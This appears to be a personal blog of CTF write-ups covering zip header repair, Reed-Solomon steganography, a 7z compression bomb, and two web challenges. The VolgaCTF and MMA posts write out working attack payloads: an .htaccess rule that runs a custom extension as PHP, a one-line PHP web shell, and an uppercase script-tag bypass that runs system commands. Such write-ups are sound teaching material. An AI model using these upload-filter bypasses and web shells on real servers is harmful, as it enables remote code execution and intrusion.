Showing posts with label file. Show all posts

Monday, April 24, 2017

PlaidCTF 2017 - zipper (50)


In this challenge we're given a corrupted zip we must repair.

Description:

Something doesn't seem quite right with this zip file. 

Can you fix it and get the flag?

We can see the corruption by attempting to unzip the file:

$ unzip zipper.zip
Archive:  zipper.zip
warning:  filename too long--truncating.
[  ]
:  bad extra field length (central)

To inspect this further we can use zipdetails:

$ zipdetails zipper.zip

0000 LOCAL HEADER #1       04034B50
0004 Extract Zip Spec      14 '2.0'
0005 Extract OS            00 'MS-DOS'
0006 General Purpose Flag  0002
     [Bits 1-2]            2 'Fast Compression'
0008 Compression Method    0008 'Deflated'
000A Last Mod Time         4A9299FC 'Tue Apr 18 19:15:56 2017'
000E CRC                   532EA93E
0012 Compressed Length     00000046
0016 Uncompressed Length   000000F6
001A Filename Length       2329
001C Extra Length          001C
Truncated file (got 206, wanted 9001):

This reflects a similar message showing the "Filename Length" is very large and there's some truncation because of the calculated size. The "wanted" value of 9001 equals the same value seen in "Filename Length" in hex 0x2329.

Next let's create a normal zip file to compare the binary structure.

$ echo '1234' > abc && zip abc.zip abc
  adding: abc (stored 0%)

$ xxd abc.zip
00000000: 504b 0304 0a00 0000 0000 ad79 984a 2117  PK.........y.J!.
00000010: 937d 0500 0000 0500 0000 0300 1c00 6162  .}............ab
00000020: 6355 5409 0003 8678 fe58 8078 fe58 7578  cUT....x.X.x.Xux
00000030: 0b00 0104 f501 0000 0414 0000 0031 3233  .............123
00000040: 340a 504b 0102 1e03 0a00 0000 0000 ad79  4.PK...........y
00000050: 984a 2117 937d 0500 0000 0500 0000 0300  .J!..}..........
00000060: 1800 0000 0000 0100 0000 a481 0000 0000  ................
00000070: 6162 6355 5405 0003 8678 fe58 7578 0b00  abcUT....x.Xux..
00000080: 0104 f501 0000 0414 0000 0050 4b05 0600  ...........PK...
00000090: 0000 0001 0001 0049 0000 0042 0000 0000  .......I...B....
000000a0: 00                                       .

$ xxd zipper.zip
00000000: 504b 0304 1400 0200 0800 fc99 924a 3ea9  PK...........J>.
00000010: 2e53 4600 0000 f600 0000 2923 1c00 0000  .SF.......)#....
00000020: 0000 0000 0000 5554 0900 035b c8f6 585b  ......UT...[..X[
00000030: c8f6 5875 780b 0001 04e8 0300 0004 e803  ..Xux...........
00000040: 0000 5350 2004 b814 082b f128 adaa 4acc  ..SP ....+.(..J.
00000050: d051 a8cc 2f55 c848 2c4b 5548 4e2c 2829  .Q../U.H,KUHN,()
00000060: 2d4a 4d51 28c9 4855 48cb 494c b7e2 0a70  -JMQ(.HUH.IL...p
00000070: 0e71 ab4e 3328 4acd 2b36 4c2e 8eaf 4cac  .q.N3(J.+6L...L.
00000080: ac25 c326 ea28 0100 504b 0102 1e03 1400  .%.&.(..PK......
00000090: 0200 0800 fc99 924a 3ea9 2e53 4600 0000  .......J>..SF...
000000a0: f600 0000 2923 1800 0000 0000 0100 0000  ....)#..........
000000b0: b481 0000 0000 0000 0000 0000 0000 5554  ..............UT
000000c0: 0500 035b c8f6 5875 780b 0001 04e8 0300  ...[..Xux.......
000000d0: 0004 e803 0000 504b 0506 0000 0000 0100  ......PK........
000000e0: 0100 4e00 0000 8800 0000 0000            ..N.........

First we can see the name show up twice within the first hex dump of abc.zip.
We may be interested to find the same part in zipper.zip since the first corruption seems to be a filename issue.

Highlighting the header / footer patterns found within the dumps above, we can see zipper.zip most likely has an 8 byte filename:

# first chunk:
abc.zip    : (1c00) 6162 63(55 54..)
zipper.zip : (1c00) 0000 0000 0000 0000 (5554 09)

# second chunk:
abc.zip    : (0000 0000) 6162 63(55 54..)
zipper.zip : (0000 0000) 0000 0000 0000 0000 (5554)

If we patch both size values to 8 and set the name to something valid, we should have something a little better.

So we edit the values accordingly:

Size_1: 29 23 => 08 00
Size_2: 29 23 => 08 00
Name_1: (1C 00) 00 00 00 00 00 00 00 00 (55 54)     => (1C 00) 41 41 41 41 42 42 42 42 (55 54)
Name_2: (00 00 00 00) 00 00 00 00 00 00 00 00 55 54 => (00 00 00 00) 41 41 41 41 42 42 42 42 (55 54)

Now if we look at this again using 7z we can see the file!

$ 7z l zipper.zip

Scanning the drive for archives:
1 file, 236 bytes (1 KiB)

Listing archive: zipper.zip

--
Path = zipper.zip
Type = zip
Physical Size = 236

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2017-04-18 19:15:55 .....          246           70  AAAABBBB
------------------- ----- ------------ ------------  ------------------------
2017-04-18 19:15:55                246           70  1 files


$ 7z e zipper.zip

Scanning the drive for archives:
1 file, 236 bytes (1 KiB)

Extracting archive: zipper.zip
--
Path = zipper.zip
Type = zip
Physical Size = 236

Everything is Ok

Size:       246
Compressed: 236

Then catting the output, we get:

$ cat AAAABBBB

Huzzah, you have captured the flag:
PCTF{f0rens1cs_yay}

Sunday, March 26, 2017

VolgaCTF 2017 Quals - SharePoint (200)


This CTF was a lot of fun, we ended up solving six challenges and landing in the top 100 which didn't seem too bad for 1-2 of us playing. Also learned about a few topics in the process.

SharePoint was a web challenge which starts out with a login form. Most of the web challenges consisted of a similar authentication method. Simply login with any creds you'd like to use (restricted to regular expression with length > 7), and it'll register / sign-in to that user account, probably setup this way for simplicity.


After logging in, we're presented with a web application that allows you to upload and share files with other users.

The first thought on a web application like this is: File Upload -> LFI. It turns out this was exactly what it was, with a small twist.

Uploading the obvious example, a php web-shell caused an error to be displayed.  It probably filters based on filename extension, such as php, html, etc.  Uploading the web shell as a png seemed to work, but the server wouldn't execute php in this file by default.

Looking at the share functionality we could see that it just performs a php copy() operation from one user's files directory to another.  It also seemed as if we could traverse up the directory structure to pull files such as ../../index.php, ../../.htaccess, etc.  Unfortunately during the challenge we didn't find an easy way to read these files, so this wasn't very helpful.

What we can do is setup our own .htaccess file since we have control over a full directory and the names / content of the files uploaded do not change. We may also want to see the directory contents and add our own executable php format to the server to get around the file extension restriction. To do this we can add the following rules to a small .htaccess file and upload it to the server:

Options +Indexes
AddHandler application/x-httpd-php .vv
AddType application/x-httpd-php .vv
AddType application/x-httpd-php5 .vv

We'll also upload a very simple web shell to the server to get code exection:

<pre><?php echo system($_GET['c']); ?></pre>


Visiting the link to the shell and passing in a command seems to work:
http://share-point.quals.2017.volgactf.ru/files/vvvvv/s.vv?c=uname+-a

Linux cs76582 4.4.0-66-generic #87-Ubuntu SMP Fri Mar 3 15:29:05 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux


Now to look for something more interesting, the flag:
http://share-point.quals.2017.volgactf.ru/files/vvvvv/s.vv?c=find+/+-type+f+|+grep+flag

...
/opt/flag.txt
...

There were many files listed, a hint mentioned the flag was in an 'optimal' location, referencing /opt.
Checking out this file (/opt/flag.txt), we get:

http://share-point.quals.2017.volgactf.ru/files/vvvvv/s.vv?c=cat+/opt/flag.txt

VolgaCTF{AnoTHer_apPro0Ach_to_file_Upl0Ad_with_PhP}


Loved this challenge, and learned a little about Apache rules in the process!

Sunday, May 1, 2016

Google CTF 2016 - Magic Codes (250)


Google's opened up their first CTF out there this year and it was a very fun one!
This particular challenge was Stego, found in the Forensics category.

In the description it gave you "Can you recover the magic code?" with a link to an image:


Initial thoughts are... Okay, we have this image that's very retro with a DVD, a Satelite, a QR code & something that looks like a frequency visualization of some sort...

What could this possibly be, maybe QR Code mixed with the result of the frequency visualization turned into audio ? (I may be this sinister if I ever start designing challenges)

I first tried the QR code, and it seemed to be some trolling or self-advertising (or both), that linked to the CTF page. (https://capturetheflag.withgoogle.com/)


This wasn't it so I moved on to my usual routine with stego images.
Fired up StegSolve and looked at the bit planes of the image.

For anyone interested in the full process, I've included a step-by-step instruction below, you can find the link to the StegSolve on this list - https://github.com/apsdehal/awesome-ctf#stegano


First open up the StegSolve program:


You should see StegSolve pop up:


 Now open the file you would like to analyze:


You'll see the image, and at the bottom there is a left and right arrow used to cycle through common image manipulation operations that could help with identifying hidden data:


Ended up stopping at Alpha Plane 0, this seemed like a very clear chunk of data hidden in the lowest alpha plane:


Go ahead and save the image somewhere, I saved it using the default name (solved.bmp):


Now was the tricky part... what do we do with this data?

I started by reading the bits in with python, unfortunately nothing too useful looking came out of that..

Looking at the image I reconsidered the possibility of the visual frequency image being part of the challenge, but didn't know how.  Eventually googled all the items on the image together to see if they had any relationship.  I searched for:  "dvd satellite qr code" - http://lmgtfy.com/?q=dvd+satellite+qr+code

And one of the first results was a page on Reed-Solomon error correction codes.  It mentioned on that page, that all of these mediums shown in the image used Reed-Solomon error correction.... that couldn't just be a coincidence.


So looking around for a python library to handle this I found one quickly on PyPi - https://pypi.python.org/pypi/reedsolo


Started to write a few examples up pulling in the alpha image that was extracted, but found nothing.  I wasn't really sure which Codec to use at first.  Even started writing a brute-forcer to check each Codec available up to 100.


After a while (giving up and looking at other challenges) -- I saw an update on the Magic Code challenge, mentioning the metadata was updated.  Running exiftool again now gave this interesting result:

» exiftool MagicCode.png
ExifTool Version Number         : 10.08
File Name                       : MagicCode.png
Directory                       : .
File Size                       : 187 kB
File Modification Date/Time     : 2016:05:01 11:22:52-07:00
File Access Date/Time           : 2016:05:01 11:31:48-07:00
File Inode Change Date/Time     : 2016:05:01 11:22:52-07:00
File Permissions                : rw-r--r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 320
Image Height                    : 320
Bit Depth                       : 8
Color Type                      : RGB with Alpha
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Comment                         : (40,8) bytes
Image Size                      : 320x320
Megapixels                      : 0.102


Interesting! There was now a new Comment!  This also looks like it may be the Codec I was looking for, but why were there two values?  Had to look more into how reed solomon correction codes worked....


Comment                         : (40,8) bytes


I immediately noticed 40 * 8 = 320 (size of the image width/height) -- so it must have to do with how the image was formed, and maybe the developer went with that for convenience.


Also started looking at the constructor for this python reedsolo lib, because it showed only one value being passed into the codec constructor in the examples.
The constructor can be found here - https://github.com/tomerfiliba/reedsolomon/blob/master/reedsolo.py#L746


    def __init__(self, nsym=10, nsize=255, fcr=0, prim=0x11d, generator=2, c_exp=8):
        '''Initialize the Reed-Solomon codec. Note that different parameters change the internal values (the ecc symbols, look-up table values, etc) but not the output result (whether your message can be repaired or not, there is no influence of the parameters).'''
        self.nsym = nsym # number of ecc symbols (ie, the repairing rate will be r=(nsym/2)/nsize, so for example if you have nsym=5 and nsize=10, you have a rate r=0.25, so you can correct up to 0.25% errors (or exactly 2 symbols out of 10), and 0.5% erasures (5 symbols out of 10).
        self.nsize = nsize # maximum length of one chunk (ie, message + ecc symbols after encoding, for the message alone it's nsize-nsym)
        self.fcr = fcr # first consecutive root, can be any value between 0 and (2**c_exp)-1
        self.prim = prim # prime irreducible polynomial, use find_prime_polys() to find a prime poly
        self.generator = generator # generator integer, must be prime
        self.c_exp = c_exp # exponent of the field's characteristic. This both defines the maximum value per symbol and the maximum length of one chunk. By default it's GF(2^8), do not change if you're not sure what it means.


So it looks like the first argument they show in the examples is nsym...
In the comment they're showing two values (40, 8) -- in conventional reed solomon this will be (nsize, ndata) but in this library they're using (nsym, nsize).  The nysm value is just (nsize-ndata).  More information can be found on that here - http://iris.elf.stuba.sk/JEEEC/data/pdf/11-12_103-05.pdf

So now we know the second argument (nsize) is 40, and the first argument is (nsize-ndata) or 32.
The codec portion of this took me the longest to figure out, but with all of that in place, we have the final decoder! (I had noticed this when anything came out of the decoder that wasn't \x00 or an empty string...)


#!/usr/bin/env python
import sys
import reedsolo
from PIL import Image

if (len(sys.argv) > 1):
  IMG_FILE = sys.argv[1]
else:
  print "Usage: $ readImg "
  exit(1)

img = Image.open(IMG_FILE).convert('1')
data = img.getdata()
pixels = img.load()

bits = []

for x in range(img.size[0]):
  for y in range(img.size[1]):
    pixel = pixels[y,x]
    if pixel == 0:
      bits.append("0")
    else:
      bits.append("1")

b = "".join([str(x) for x in bits])
bytes = bytearray(int(b[x:x+8], 2) for x in range(0, len(b), 8)).rstrip("\xff")

rs = reedsolo.RSCodec(32, 40)
print repr(rs.decode(bytes))

f = open("SomeBytez", "w")
f.write(rs.decode(bytes))
f.close()


This dropped a gzip file from the looks of it using file:

» file SomeBytez
SomeBytez: gzip compressed data, last modified: Wed Apr 27 14:43:24 2016, max compression


We have to move it to a .gz file to uncompress it as gunzip requires this.

» mv SomeBytez someBytez.gz
» gunzip someBytez.gz
» file someBytez
someBytez: ASCII text, with no line terminators
» cat someBytez
Congratulations, Voyager!  Your flag is: CTF{who_knew_math_helped_with_anything_but_crypto}%


We've got the Flag!!! Never thought this one was going to work, but it did!
Learned a lot about erasure codes during this process! Good Ol' Information Theory :D

CTF{who_knew_math_helped_with_anything_but_crypto}


Sunday, September 6, 2015

MMA 1st CTF 2015 - Uploader (100)


This was one I went back and forth to. The CTF had a few LFI vulnerabilities featured in their challenges. This was purely focused on one.
The Description looked something like this:

This uploader deletes all /<\?|php/. So you cannot run php.

http://recocta.chal.mmactf.link:9080/
http://recocta.chal.mmactf.link:9081/ (Mirror 1)
http://recocta.chal.mmactf.link:9082/ (Mirror 2)
http://recocta.chal.mmactf.link:9083/ (Mirror 3)
You can only upload files whose name is matched by /^[a-zA-Z0-9]+\.[a-zA-Z0-9]+$/.


So it sanitizes the content of your upload by stripping "php" & "?". This makes it so you cannot do "<php" or "<?" to start php interpretation.

At first I tried a few different variations on those beginning tokens, with spaces, escapes & html codes etc.

If you look up beginnings for php, you'll find a special one written in html: https://wiki.php.net/rfc/remove_alternative_php_tags

So now we can write a file such as this:
<script language=php> echo "testing"; </script>
Looks like the file didn't parse correctly, but it also looks like it stripped php, just like the regex shows.

Let's try capitalizing it so it reads:
<script language=PHP> echo "testing"; </script>

Sure enough, we upload this, and it works!

Now we need to do something more important with the payload we upload. Let's try finding the flag! Grep should do the trick!
<script language=PHP> echo system("egrep -rnis 'MMA\{' /"); </script>

Using 'MMA{' as the prefix to the flag seemed like a safe bet, searching all files starting from root.

/flag:1:MMA{you can run php from script tag} /flag:1:MMA{you can run php from script tag}

Flag: MMA{you can run php from script tag}

Monday, May 11, 2015

ASIS CTF 2015 - Keka Bomb (75)

Keka Bomb was a forensics challenge with a simple description: "Find the flag in this file." When pulling down the file it was like all others in ASIS' CTF, unxz, then check the filetype.
$ file keka
keka: 7-zip archive data, version 0.3

Let's try extracting it! :D
7z e keka
# .....Takes long Time...
# No.

It ended up throwing up a few large files and that's when I started doing it the way it was probably intended to be solved, like most zip/compression bomb challenges.

- List the compressed files in the archive
- Extract the differing file which may lead to the target

Here's the final solution I ended up going with:
$ 7z l keka
7-Zip [64] 9.20  Copyright (c) 1999-2010 Igor Pavlov  2010-11-18
p7zip Version 9.20 (locale=utf8,Utf16=on,HugeFiles=on,4 CPUs)

Listing archive: keka

--
Path = keka
Type = 7z
Method = LZMA
Solid = -
Blocks = 16
Physical Size = 9508910
Headers Size = 210

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2015-04-29 18:46:35 ....A   4194304000       594004  001.7z
2015-04-29 18:46:35 ....A   4194304000       594004  002.7z
2015-04-29 18:46:35 ....A   4194304000       594004  003.7z
2015-04-29 18:46:35 ....A   4194304000       594004  004.7z
2015-04-29 18:46:35 ....A   4194304000       594004  005.7z
2015-04-29 18:46:35 ....A   4194304000       594004  006.7z
2015-04-29 18:46:35 ....A   4194304000       594004  007.7z
2015-04-29 18:46:35 ....A   4194304000       594004  008.7z
2015-04-29 18:46:35 ....A   4194304000       594004  009.7z
2015-04-29 18:46:35 ....A   4194304000       594004  010.7z
2015-04-29 18:46:35 ....A   4194304000       594004  011.7z
2015-04-29 18:46:35 ....A   4194304000       594004  012.7z
2015-04-29 18:46:35 ....A   4194304000       598640  013.7z
2015-04-29 18:46:35 ....A   4194304000       594004  014.7z
2015-04-29 18:46:35 ....A   4194304000       594004  015.7z
2015-04-29 18:46:35 ....A   4194304000       594004  016.7z
------------------- ----- ------------ ------------  ------------------------
                           67108864000      9508700  16 files, 0 folders
Looks like this file differs:
2015-04-29 18:46:35 ....A   4194304000       598640  013.7z

Continuing by extracting only that one:
$ 7z e keka 013.7z
7-Zip [64] 9.20  Copyright (c) 1999-2010 Igor Pavlov  2010-11-18
p7zip Version 9.20 (locale=utf8,Utf16=on,HugeFiles=on,4 CPUs)

Processing archive: keka

Extracting  013.7z

Everything is Ok

Size:       4194304000
Compressed: 9508910
And for fun, let's watch our hard=drive fill up as we cry:
watch 'ls -lahlahlahlah'
Cool, extracted a 3.9GB 7z file:
$ 7z l 013.7z
7-Zip [64] 9.20  Copyright (c) 1999-2010 Igor Pavlov  2010-11-18
p7zip Version 9.20 (locale=utf8,Utf16=on,HugeFiles=on,4 CPUs)

Listing archive: 013.7z

--
Path = 013.7z
Type = 7z
Method = LZMA
Solid = -
Blocks = 16
Physical Size = 9497888
Headers Size = 209

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2015-04-29 11:32:54 ....A   4194304000       593444  0001.7z
2015-04-29 11:32:54 ....A   4194304000       593444  0002.7z
2015-04-29 11:32:54 ....A   4194304000       593444  0003.7z
2015-04-29 11:32:54 ....A   4194304000       593444  0004.7z
2015-04-29 11:32:54 ....A   4194304000       593444  0005.7z
2015-04-29 11:32:54 ....A   4194304000       593444  0006.7z
2015-04-29 11:32:54 ....A   4194304000       593444  0007.7z
2015-04-29 11:32:54 ....A   4194304000       593444  0008.7z
2015-04-29 11:32:54 ....A   4194304000       596019  0009.7z
2015-04-29 11:32:54 ....A   4194304000       593444  0010.7z
2015-04-29 11:32:54 ....A   4194304000       593444  0011.7z
2015-04-29 11:32:54 ....A   4194304000       593444  0012.7z
2015-04-29 11:32:54 ....A   4194304000       593444  0013.7z
2015-04-29 11:32:54 ....A   4194304000       593444  0014.7z
2015-04-29 11:32:54 ....A   4194304000       593444  0015.7z
2015-04-29 11:32:54 ....A   4194304000       593444  0016.7z
------------------- ----- ------------ ------------  ------------------------
                           67108864000      9497679  16 files, 0 folders
------------------------------------------------------------

Rinse, and Repeat!
NOTE: Rinsing in this case is defined as deleting left-over 3.9GB files.... don't want too many of those stacking up....

Differs:
2015-04-29 11:32:54 ....A   4194304000       596019  0009.7z
Extract:
$ 7z e 013.7z 0009.7z
Delete:
$ rm 013.7z
$ 7z l 0009.7z
...
2015-04-29 06:33:53 ....A   4194304000       593928  0000007.7z
...
7z e 0009.7z 0000007.7z
$ 7z l 0000007.7z
...
2015-04-29 01:07:48 ....A   4194304000       592391  0000000008.7z
...
7z e 0000007.7z 0000000008.7z
Finally something more interesting! (Was almost ready to write a script)
Listing archive: 0000000008.7z

--
Path = 0000000008.7z
Type = 7z
Method = LZMA
Solid = -
Blocks = 16
Physical Size = 9467826
Headers Size = 212

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2015-04-27 00:20:03 ....A   4194304000       591723  bomb_00
2015-04-27 00:20:03 ....A   4194304000       591723  bomb_01
2015-04-27 00:20:03 ....A   4194304000       591723  bomb_02
2015-04-27 00:20:03 ....A   4194304000       591723  bomb_03
2015-04-27 00:20:03 ....A   4194304000       591723  bomb_04
2015-04-27 00:20:03 ....A   4194304000       591723  bomb_05
2015-04-27 00:20:03 ....A   4194304000       591723  bomb_06
2015-04-27 00:20:03 ....A   4194304000       591723  bomb_07
2015-04-27 00:20:03 ....A   4194304000       591769  bomb_08
2015-04-27 00:20:03 ....A   4194304000       591723  bomb_09
2015-04-27 00:20:03 ....A   4194304000       591723  bomb_10
2015-04-27 00:20:03 ....A   4194304000       591723  bomb_11
2015-04-27 00:20:03 ....A   4194304000       591723  bomb_12
2015-04-27 00:20:03 ....A   4194304000       591723  bomb_13
2015-04-27 00:20:03 ....A   4194304000       591723  bomb_14
2015-04-27 00:20:03 ....A   4194304000       591723  bomb_15
------------------- ----- ------------ ------------  ------------------------
                           67108864000      9467614  16 files, 0 folders
------------------------------------------------------------
Looks like we have the final bomb! Let's extract it!
2015-04-27 00:20:03 ....A   4194304000       591769  bomb_08
...
$ 7z e 0000000008.7z bomb_08
Then after it's extracted, check the filetype again:
$ file bomb_08
bomb_08: data
Sweeeeet! We got some data! Let's strings it see what comes up:
$ strings bomb_08
ASIS{f974da3203d155826974f4a66735a20b}
Bomb Defused!


So in retrospect, this was a pretty fun challenge, easy enough to do on the command-line without anything more than standard tools and 7zip. I could've written a script, but it wasn't too deep, and was fun to do some hunting in the 7z realm.